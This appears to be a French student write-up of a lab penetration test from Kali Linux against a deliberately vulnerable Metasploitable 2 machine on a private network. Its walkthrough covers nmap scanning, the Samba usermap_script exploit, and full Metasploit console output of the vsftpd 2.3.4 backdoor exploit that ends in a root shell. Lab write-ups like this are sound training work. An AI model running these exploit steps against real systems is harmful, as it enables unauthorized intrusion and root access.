

Test d'intrusion avec Kali Linux sur Metasploitable

Introduction

Dans ce projet, un **test d'intrusion** a été réalisé en environnement virtualisé.

L'objectif était de simuler une attaque contrôlée sur une machine vulnérable pour identifier et exploiter des failles de sécurité.

Deux machines virtuelles sous VirtualBox ont été utilisées :

- **Kali Linux** : poste d'attaque avec outils (nmap, Metasploit, Nikto).
- **Metasploitable 2** : serveur volontairement vulnérable.

Le tout configuré sur un **réseau interne privé** sans accès Internet.

Phase 1 : Reconnaissance

Scan des ports et services avec nmap :

bash

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```
nmap -sV -A 192.168.56.101
```

Services détectés : FTP, Telnet, Samba, MySQL, HTTP.

Phase 2 : Analyse des vulnérabilités

Utilisation de :

- **Nikto** pour scanner les failles web.
 - **Searchsploit** pour trouver des exploits connus.
-

Phase 3 : Exploitation

Attaques réalisées :

- Accès FTP anonyme.
- Exploitation Samba (usermap_script) avec **msfconsole** :

bash

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msfconsole

```
use exploit/multi/samba/usermap_script
```

```
set RHOSTS 192.168.56.101
```

```
exploit
```

- Injection SQL sur DVWA.
-

🔥 Phase 4 : Post-Exploitation

Actions après compromis :


- Récupération d'informations système.
 - Énumération des utilisateurs.
 - Tentatives d'élévation de privilèges.
-



⌚ Conclusion

Le test a permis :



- D'appliquer une méthodologie d'intrusion complète.
- D'identifier et d'exploiter plusieurs failles.
- De renforcer les compétences en cybersécurité offensive.



Création de la machine Kali Linux





Création de la machine metasploitable :





Test d'intrusion :

```
pwd  
/root  
  
cd /root  
  
touch azul.text  
whoami  
root  
^C  
Abort session 2? [y/N] y  
  
[*] 192.168.0.41 - Command shell session 2 closed. Reason: User exit  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back  
msf6 >
```

```
(root㉿kali)-[~/home/kali]  
# msfconsole  
Metasploit tip: Search can apply complex filters such as search cve:2009  
type:exploit, see all the filters with help search
```

Command	Description
makerc resource	Save commands entered since start to a file Run the commands stored in a file

Database Backend Commands	
Command	Description
analyze db_connect db_disconnect db_export db_import db_nmap db_rebuild_cache db_remove db_save	Analyze database information about a specific address or address range Connect to an existing data service Disconnect from the current data service Export a file containing the contents of the database Import a scan result file (filetype will be auto-detected) Executes nmap and records the output automatically Rebuilds the database-stored module cache (deprecated) Remove the saved data service entry Save the current data service connection as the default to reconnect on startup

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```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
  1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

```
msf6 > info exploit/unix/ftp/vsftpd_234_backdoor
      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.41
RHOSTS => 192.168.0.41
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --- 
  CHOST            no       The local client address
  CPORT            no       The local client port
  Proxies          no       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS          192.168.0.41  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           21       yes      The target port (TCP)


Exploit target:
```

Id	Name
--	--
0	Automatic

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.41:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.41:21 - USER: 331 Please specify the password.
[+] 192.168.0.41:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.41:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.14:39475 → 192.168.0.41:6200) at 2024-11-29 11:06:33 -0500
```

```
pwd
/
```

```
pwd  
/root  
  
cd /root  
  
touch azul.text
```



```
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/root  
  
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whoami  
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Abort session 2? [y/N] y  
  
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msf6 > █
```